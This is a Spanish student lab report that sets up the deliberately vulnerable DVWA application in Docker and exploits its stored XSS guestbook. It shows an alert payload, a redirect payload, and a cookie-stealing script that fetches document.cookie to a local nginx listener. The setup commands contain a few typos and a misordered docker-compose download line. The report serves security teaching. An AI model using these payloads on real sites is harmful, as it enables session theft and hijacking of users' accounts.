



TAREA 03


**DETECCIÓN Y
CORRECCIÓN DE
VULNERABILIDADES
DE APLICACIONES WEB**

PUESTA EN PRODUCCIÓN SEGURA

ALBA MOREJÓN GARCÍA

2024/2025

Ciberseguridad en Entornos de las Tecnologías de la Información



Caso práctico

Julián ha estado probando distintos tipos de vulnerabilidades y ataques que podría sufrir su aplicativo web, pero aún tiene pruebas y escenarios que testar.

Sus compañeros de trabajo le han comentado que vigile si su aplicativo web pudiera ser víctima de algún tipo de Cross Site Scripting (XSS).




Para ello, Julián revisará un formulario para introducir comentarios en un foro que le preocupa pueda ser víctima de algún tipo de XSS.

Apartado 1: Inyección de Cross Site Scripting (XSS)

1. Trabajaremos sobre el entorno de DVWA que construimos en la unidad anterior.

Hacemos un repaso de como instalar los paquetes necesarios, agregar claves y repositorios, instalar docker y docker compose y creamos los contenedores.

```
sudo apt update
sudo apt-get install apt-transport-https ca-certificates curl software-properties-common
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add -
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add -
sudo apt update
sudo apt install docker-ce
sudo curl -L "https://github.com/docker/compose/releases/download/1.29.2/docker-compose" -o $(uname -s)-$(uname -m) /usr/local/bin/docker-compose
sudo chmod +x /usr/local/bin/docker-composer
cd DVWA
docker-compose up -d
```



ALBA MOREJON GARCIA

Ubuntu20.04_PPS03 (Instantánea 1) [Corriendo] - Oracle VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Actividades Terminal 3 de feb 19:24

```
root@albamorejon: ~/DVWA
root@albamorejon:~# sudo apt update
Obj:1 https://download.docker.com/linux/ubuntu focal InRelease
Obj:2 http://es.archive.ubuntu.com/ubuntu focal InRelease
Obj:3 http://security.ubuntu.com/ubuntu focal-security InRelease
Obj:4 http://es.archive.ubuntu.com/ubuntu focal-updates InRelease
```

ALBA MOREJON GARCIA

Ubuntu20.04_PPS03 (Instantánea 1) [Corriendo] - Oracle VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Actividades Terminal 3 de feb 19:24

```
root@albamorejon: ~/DVWA
root@albamorejon:~# sudo apt install docker-ce
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias
Leyendo la información de estado... Hecho
```

ALBA MOREJON GARCIA

Ubuntu20.04_PPS03 (Instantánea 1) [Corriendo] - Oracle VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Actividades Terminal 3 de feb 19:24

```
root@albamorejon: ~/DVWA
root@albamorejon:~# sudo curl -L "https://github.com/docker/compose/releases/download/1.29.2/docker-compose-$(uname -s)-$(uname -m)" -o /usr/local/bin/docker-compose
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           0      0     0    0         0             0      0     0      0
100 12.1M 100 12.1M    0     0  4404k      0  0:00:02  0:00:02 --:--:-- 6681k
```

ALBA MOREJON GARCIA

Ubuntu20.04_PPS03 (Instantánea 1) [Corriendo] - Oracle VirtualBox

Archivo Máquina Ver Entrada Dispositivos Ayuda

Actividades Terminal 3 de feb 19:25

```
root@albamorejon: ~/DVWA
root@albamorejon:~# sudo chmod +x /usr/local/bin/docker-compose
root@albamorejon:~# git clone https://github.com/digininja/DVWA.git
Clonando en 'DVWA'...
remote: Enumerating objects: 5077, done.
```

ALBA MOREJON GARCIA

Ubuntu20.04_PPS03 (Instantánea 1) [Corriendo] - Oracle VirtualBox



Archivo Máquina Ver Entrada Dispositivos Ayuda

Actividades Terminal 3 de feb 19:25

```
root@albamorejon: ~/DVWA
root@albamorejon:~# cd DVWA
root@albamorejon:~/DVWA# docker-compose up -d
Creating network "dvwa_dvwa" with the default driver
Creating volume "dvwa_dvwa" with default driver
Pulling db (docker.io/library/mariadb:10)...
```

2. Arranca el aplicativo de DVWA (en la unidad 2 ya vimos cómo lanzarla) y accede en un navegador a <http://localhost:4280>.


admin:admin




admin:password



3. Nos desplazaremos hasta el módulo de XSS del menú lateral izquierdo. En este caso de tipo XSS almacenado (XSS Stored)





4. Seguimos trabajando en el modo Low (configurado en el menú de Security)




5. ¿Podrías conseguir que muestre una ventana de alerta con un mensaje cada vez que alguien visite el libro de firmas?

Ayuda: los navegadores interpretan Javascript. Si los mensajes que se graban en esta pantalla se muestran a todos los usuarios, y grabo como mensaje un código javascript, este se podría ejecutar en todos los clientes que abran esa página si la aplicación no está protegida.




Name: Mensaje

Message: <script>alert('LibroFirmas');</script>




6. ¿Serías capaz de introducir un XSS que redirija al usuario a una web de tu elección cada vez que se visite el libro de firmas? (por ejemplo Youtube.com o Google.com)



Name: Youtube

Message: <script>location='https://youtube.com';</script>

Una vez pulsado el botón “Sign Guestbook”, cada vez que entramos a “XSS Stored” nos redirige a la página de Youtube.




7. ¿Serías capaz de robar la cookie del usuario? ¿Por ejemplo redirigiéndola a un servidor tuyo? Ayuda: puedes crear de forma sencilla un servidor web que escuche peticiones en tu máquina local mediante un contenedor (por ejemplo mira https://hub.docker.com/_/nginx). Ejecuta la siguiente línea de comandos:

```
docker run --name nginx --rm -p 8080:80 nginx
```

Con esto podrás ver en la consola/terminal como recibe tu servidor la cookie.


NOTA: para parar un contenedor lanzado en primer plano se puede simplemente cerrar la terminal o pulsar CTRL+C. Después para eliminar el contenedor (en el caso de que no se haya eliminado al cerrar la ventana) ejecuta:

```
docker rm -f nginx
```

```
root@albamorejon: /home/albamorejon/Escritorio
root@albamorejon:/home/albamorejon/Escritorio# cat xss.js
fetch('http://127.0.0.1:8080/?c='+document.cookie);
```


fetch('http://127.0.0.1:8080/?c='+document.cookie);



Name: cookies

Message: `<script src="http://127.0.0.1/xss.js"></script>`

Vemos las cookies con el comando “docker run --name nginx --rm -p 8080:80 nginx”



```
root@albamorejon:~# docker run --name nginx --rm -p 8080:80 nginx
/docker-entrypoint.sh: /docker-entrypoint.d/ is not empty, will attempt to perform configuration
/docker-entrypoint.sh: Looking for shell scripts in /docker-entrypoint.d/
/docker-entrypoint.sh: Launching /docker-entrypoint.d/10-listen-on-ipv6-by-default.sh
10-listen-on-ipv6-by-default.sh: info: Getting the checksum of /etc/nginx/conf.d/default.conf
10-listen-on-ipv6-by-default.sh: info: Enabled listen on IPv6 in /etc/nginx/conf.d/default.conf
/docker-entrypoint.sh: Sourcing /docker-entrypoint.d/15-local-resolvers.envsh
/docker-entrypoint.sh: Launching /docker-entrypoint.d/20-envsubst-on-templates.sh
/docker-entrypoint.sh: Launching /docker-entrypoint.d/30-tune-worker-processes.sh
/docker-entrypoint.sh: Configuration complete; ready for start up
2025/02/03 23:58:34 [notice] 1#1: using the "epoll" event method
2025/02/03 23:58:34 [notice] 1#1: nginx/1.27.3
2025/02/03 23:58:34 [notice] 1#1: built by gcc 12.2.0 (Debian 12.2.0-14)
2025/02/03 23:58:34 [notice] 1#1: OS: Linux 5.15.0-127-generic
2025/02/03 23:58:34 [notice] 1#1: getrlimit(RLIMIT_NOFILE): 1048576:1048576
2025/02/03 23:58:34 [notice] 1#1: start worker processes
2025/02/03 23:58:34 [notice] 1#1: start worker process 30
2025/02/03 23:58:34 [notice] 1#1: start worker process 31
172.17.0.1 - - [04/Feb/2025:00:00:35 +0000] "GET / HTTP/1.1" 200 615 "-" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:133.0) Gecko/20100101 Firefox/133.0" "-"
